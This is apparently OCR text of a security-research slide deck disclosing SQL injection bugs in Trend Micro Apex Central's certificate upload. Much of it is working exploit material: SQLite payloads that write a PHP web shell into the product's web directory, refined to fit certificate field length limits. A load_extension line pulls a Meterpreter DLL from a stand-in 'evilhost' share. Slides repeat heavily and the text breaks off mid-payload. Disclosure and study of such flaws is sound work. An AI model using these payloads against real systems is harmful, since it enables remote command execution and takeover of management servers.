
Controller

View

Apex Central




Impor



Primer on Tr
applications

STAR LABS

Impor



Primer on Tr
applications

STAR LABS

Important directories - /widget

Various bug chains

Trend Micro Apex Central

Chain #1 - File Upload SQL Injection ..?

STAR LABS


- Discovered two instances of functions vulnerable to SQLi
  - CVE-2023-32529
  - CVE-2023-32530
- Although the main application uses MSSQL for majority of its operations, somehow the vulnerable component uses a standalone SQLite database.
- Typically a SQLi vulnerability should sound the alarms...

Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/db_helper.php
```

Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/db_helper.php

class DBHelper{
    private $dbh;
    private $db_file = '/../../../product/TMMS/tmms.db';

    public function __construct()
    {
        try{
            $connectString = realpath(dirname(__FILE__).$this->db_file);
            $this->dbh = new PDO('sqlite:'.$connectString);
        }
    }
}
```


DB Browser for SQLite - C:\Program Files (x86)\Trend Micro\Control Manager\WebUI\WebApp\widget\repository\widgetPool\product\TMMS\tmms.db
File Edit View Tools Help
New Database
Open Database
Write Changes
Revert Changes
Open Project
Save Project
Attach Database
Close Database
Database Structure
Browse Data
Edit Pragmas
Execute SQL
Create Table
Create Index
Modify Table
Delete Table
Print
Name
Type
Schema
Tables (1)
tb_certificate
CREATE TABLE [tb_certificate] ([Id] INTEGER PRIMARY KEY NOT NULL, [Name] NVARCHAR(512) NU
Id
INTEGER
"Id" INTEGER NOT NULL
Name
NVARCHAR(5...
"Name" NVARCHAR(512)
FileData
TEXT
"FileData" TEXT
HasPrivateKey
BOOLEAN
"HasPrivateKey" BOOLEAN
Password
NVARCHAR(1...
"Password" NVARCHAR(128)
UploadTime
TIMESTAMP
"UploadTime" TIMESTAMP
Issuer
NVARCHAR(5...
"Issuer" NVARCHAR(512)
Topic
NVARCHAR(5...
"Topic" NVARCHAR(512)
ExpireDate
TIMESTAMP
"ExpireDate" TIMESTAMP
Uploader
NVARCHAR(64)
"Uploader" NVARCHAR(64)
Indices (0)
Views (0)
Triggers (0)

Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/db_helper.php


class DBHelper{
    public function AddCert($cert)
    {
        $sql = "INSERT INTO tb_certificate
(Name,FileData,HasPrivateKey,Password,UploadTime,Issuer,Topic,ExpireDate,Uploader)
VALUES('".$cert['Name']."','".$cert['FileData']."',".$cert['HasPrivateKey'].",'".$cert['Password']
."',".$cert['UploadTime'].",'".$cert['Issuer']."','".$cert['Topic']."',".$cert['ExpireDate'].",'".
$cert['Uploader']."')";
        return $this->dbh->exec($sql);
    }
}
```

Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/db_helper.php


class DBHelper{
    public function AddCert($cert)
    {
        $sql = "INSERT INTO tb_certificate
(Name,FileData,HasPrivateKey,Password,UploadTime,Issuer,Topic,ExpireDate,Uploader)
VALUES('".$cert['Name']."','".$cert['FileData']."',".$cert['HasPrivateKey'].",'".$cert['Password']
."',".$cert['UploadTime'].",'".$cert['Issuer']."','".$cert['Topic']."',".$cert['ExpireDate'].",'".
$cert['Uploader']."')";
        return $this->dbh->exec($sql);
    }
}
```

Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/db_helper.php


class DBHelper{
    public function AddCert($cert)
    {
        $sql = "INSERT INTO tb_certificate
(Name,FileData,HasPrivateKey,Password,UploadTime,Issuer,Topic,ExpireDate,Uploader)
VALUES('".$cert['Name']."','".$cert['FileData']."',".$cert['HasPrivateKey'].",'".$cert['Password']
."',".$cert['UploadTime'].",'".$cert['Issuer']."','".$cert['Topic']."',".$cert['ExpireDate'].",'".
$cert['Uploader']."')";
        return $this->dbh->exec($sql);
    }
}
```

Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/cert_helper.php
```

Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/cert_helper.php


function UploadX509Cert($file) {
    $fd = fopen($file, 'r');
    $x509buf = fread($fd, filesize($file));
    $certObj = openssl_x509_parse($x509buf);
    $dbCert = array(
            "Name" => $certObj["subject"]["CN"],
            "Issuer" => $certObj["issuer"]["CN"]."",
            "Password" => "",
            // ...
            );
    $db_helper = new DBHelper();
    if($db_helper->AddCert($dbCert)==0){
```

Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/cert_helper.php


function UploadX509Cert($file) {
    $fd = fopen($file, 'r');
    $x509buf = fread($fd, filesize($file));
    $certObj = openssl_x509_parse($x509buf);
    $dbCert = array(
            "Name" => $certObj["subject"]["CN"],
            "Issuer" => $certObj["issuer"]["CN"]."",
            "Password" => "",
            // ...
            );
    $db_helper = new DBHelper();
    if($db_helper->AddCert($dbCert)==0){
```

Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/cert_helper.php


function UploadX509Cert($file) {
    $fd = fopen($file, 'r');
    $x509buf = fread($fd, filesize($file));
    $certObj = openssl_x509_parse($x509buf);
    $dbCert = array(
            "Name" => $certObj["subject"]["CN"],
            "Issuer" => $certObj["issuer"]["CN"]."",
            "Password" => "",
            // ...
            );
    $db_helper = new DBHelper();
    if($db_helper->AddCert($dbCert)==0){
```

Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/cert_helper.php


function UploadX509Cert($file) {
    $fd = fopen($file, 'r');
    $x509buf = fread($fd, filesize($file));
    $certObj = openssl_x509_parse($x509buf);
    $dbCert = array(
            "Name" => $certObj["subject"]["CN"],
            "Issuer" => $certObj["issuer"]["CN"]."",
            "Password" => "",
            // ...
            );
    $db_helper = new DBHelper();
    if($db_helper->AddCert($dbCert)==0){
```

Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/cert_helper.php


function UploadX509Cert($file) {
    $fd = fopen($file, 'r');
    $x509buf = fread($fd, filesize($file));
    $certObj = openssl_x509_parse($x509buf);
    $dbCert = array(
            "Name" => $certObj["subject"]["CN"],
            "Issuer" => $certObj["issuer"]["CN"]."",
            "Password" => "",
            // ...
            );
    $db_helper = new DBHelper();
    if($db_helper->AddCert($dbCert)==0){
```

Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/proxy.php
```

Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/proxy.php

public function proxy_exec() {
    //...
    else if(isset($this->cgiArgs['tmms_cmd']))
    {
        $tmms_cmd = $this->cgiArgs['tmms_cmd'];
        else if('set_certificates_config' == $tmms_cmd)
        {
            $file = $_FILES["cert_file_name"]["tmp_name"];
            else
            {
                $re = UploadX509Cert($file);
            }
        }
    }
}
```

Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/proxy.php

public function proxy_exec() {
    //...
    else if(isset($this->cgiArgs['tmms_cmd']))
    {
        $tmms_cmd = $this->cgiArgs['tmms_cmd'];
        else if('set_certificates_config' == $tmms_cmd)
        {
            $file = $_FILES["cert_file_name"]["tmp_name"];
            else
            {
                $re = UploadX509Cert($file);
            }
        }
    }
}
```

Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/proxy.php

public function proxy_exec() {
    //...
    else if(isset($this->cgiArgs['tmms_cmd']))
    {
        $tmms_cmd = $this->cgiArgs['tmms_cmd'];
        else if('set_certificates_config' == $tmms_cmd)
        {
            $file = $_FILES["cert_file_name"]["tmp_name"];
            else
            {
                $re = UploadX509Cert($file);
            }
        }
    }
}
```

Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/proxy.php

public function proxy_exec() {
    //...
    else if(isset($this->cgiArgs['tmms_cmd']))
    {
        $tmms_cmd = $this->cgiArgs['tmms_cmd'];
        else if('set_certificates_config' == $tmms_cmd)
        {
            $file = $_FILES["cert_file_name"]["tmp_name"];
            else
            {
                $re = UploadX509Cert($file);
            }
        }
    }
}
```

Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/proxy.php

public function proxy_exec() {
    //...
    else if(isset($this->cgiArgs['tmms_cmd']))
    {
        $tmms_cmd = $this->cgiArgs['tmms_cmd'];
        else if('set_certificates_config' == $tmms_cmd)
        {
            $file = $_FILES["cert_file_name"]["tmp_name"];
            else
            {
                $re = UploadX509Cert($file);
            }
        }
    }
}
```

- Existing code performs syntax validation for uploaded x509 certificate via `openssl_x509_parse()`
- Theoretically possible to achieve SQLi if we POST a malicious x509 certificate containing SQLite RCE payload
- Should be straightforward? 🤔

Source

```
$dbCert = array(
            "Name" => $certObj["subject"]["CN"],
            "Issuer" => $certObj["issuer"]["CN"]."",
            // ...
            );
```

Sink

```
$sql = "INSERT INTO tb_certificate
(Name,FileData,HasPrivateKey,Password,UploadTime,Issuer,Topic,ExpireDate,Uploader)
VALUES('".$cert['Name']."','".$cert['FileData']."',".$cert['HasPrivateKey'].",'".$cert['Passw
ord']."',".$cert['UploadTime'].",'".$cert['Issuer']."','".$cert['Topic']."',".$cert['ExpireDa
te'].",'".$cert['Uploader']."')";
return $this->dbh->exec($sql);
```

- Can we do better? 💪
- With SQLi in SQLite, there are known ways to achieve RCE:

ATTACH DATABASE

```
ATTACH DATABASE '/var/www/lol.php' AS lol;
CREATE TABLE lol.pwn (dataz text);
INSERT INTO lol.pwn (dataz) VALUES ("<?php system($_GET['cmd']); ?>");--
```

LOAD_EXTENSION()*

```
UNION SELECT 1,load_extension('\\evilhost\evilshare\meterpreter.dll','DllMain');--
```

* not enabled by default

SQLite RCE payload via `ATTACH DATABASE`:

```
ATTACH DATABASE '/var/www/lol.php' AS lol;
CREATE TABLE lol.pwn (dataz text);
INSERT INTO lol.pwn (dataz) VALUES ("<?php system($_GET['cmd']);
?>");--
```

SQLite RCE payload via ATTACH DATABASE:

```
',1,1,1,1,1,1,1,1);
ATTACH DATABASE 'C:\Program Files (x86)\Trend Micro\Control
Manager\WebUI\WebApp\widget\repository\a.php' AS a;
CREATE TABLE a.b(c text);
INSERT INTO a.b VALUES ("<?php exec($_GET['cmd']); ?>");
```


RFC 5280 PKIX Certificate and CRL Profile May 2008

```
--  specifications of Upper Bounds MUST be regarded as mandatory
--  from Annex B of ITU-T X.411 Reference Definition of MTS Parameter
--  Upper Bounds

-- Upper Bounds
ub-name INTEGER ::= 32768
ub-common-name INTEGER ::= 64
ub-locality-name INTEGER ::= 128
ub-state-name INTEGER ::= 128
ub-organization-name INTEGER ::= 64
ub-organizational-unit-name INTEGER ::= 64
ub-title INTEGER ::= 64
ub-serial-number INTEGER ::= 64
ub-match INTEGER ::= 128
```


EASY RCE
VIA SQLITE
AVERAGE
SQLI
ENJOYER
RFC 5280
imgflip.com

Sink

```
$sql = "INSERT INTO tb_certificate
(Name,FileData,HasPrivateKey,Password,UploadTime,Issuer,Topic,ExpireDate,Uploader)
VALUES('".$cert['Name']."','".$cert['FileData']."',".$cert['HasPrivateKey'].",'".$cert['Passw
ord']."',".$cert['UploadTime'].",'".$cert['Issuer']."','".$cert['Topic']."',".$cert['ExpireDa
te'].",'".$cert['Uploader']."')";
```




64-character limit each

Sink

```
$sql = "INSERT INTO tb_certificate
(Name,FileData,HasPrivateKey,Password,UploadTime,Issuer,Topic,ExpireDate,Uploader)
VALUES(' '); first section of payload /*                ,".$cert['HasPrivateKey'].",'".$cert['Passw
ord']."','".$cert['UploadTime']."','"  */ second section of payload
```

64-character limit each



SQLite




php


Payload (211 chars):

```
',1,1,1,1,1,1,1,1);
ATTACH DATABASE 'C:\Program Files (x86)\Trend Micro\Control
Manager\WebUI\WebApp\widget\repository\a.php' AS a;
CREATE TABLE a.b(c text);
INSERT INTO a.b VALUES ("<?php exec($_GET['cmd']); ?>");
```




Payload (208 chars):

```
',1,1,1,1,1,1,1,1);
ATTACH DATABASE'C:\Program Files (x86)\Trend Micro\Control
Manager\WebUI\WebApp\widget\repository\a.php'AS a;
CREATE TABLE a.b(c text);
INSERT INTO a.b VALUES("<?php exec($_GET['cmd']); ?>");
```



Payload (208 chars):

```
',1,1,1,1,1,1,1,1);
ATTACH DATABASE'C:\Program Files (x86)\Trend Micro\Control
Manager\WebUI\WebApp\widget\repository\a.php'AS a;
CREATE TABLE a.b(c text);
INSERT INTO a.b VALUES("<?php exec($_GET['cmd']); ?>");
```




php Downloads Documentation Get Involved Help php8.2

PHP tags


When PHP parses a file, it looks for opening and closing tags, which are <?php and ?> which tell PHP to start and stop interpreting the code between them. Parsing in this manner allows PHP to be embedded in all sorts of different documents, as everything outside of a pair of opening and closing tags is ignored by the PHP parser.

PHP includes a short echo tag <?= which is a short-hand to the more verbose <?php echo.




Payload (195 chars):

```
',1,1,1,1,1,1,1,1);
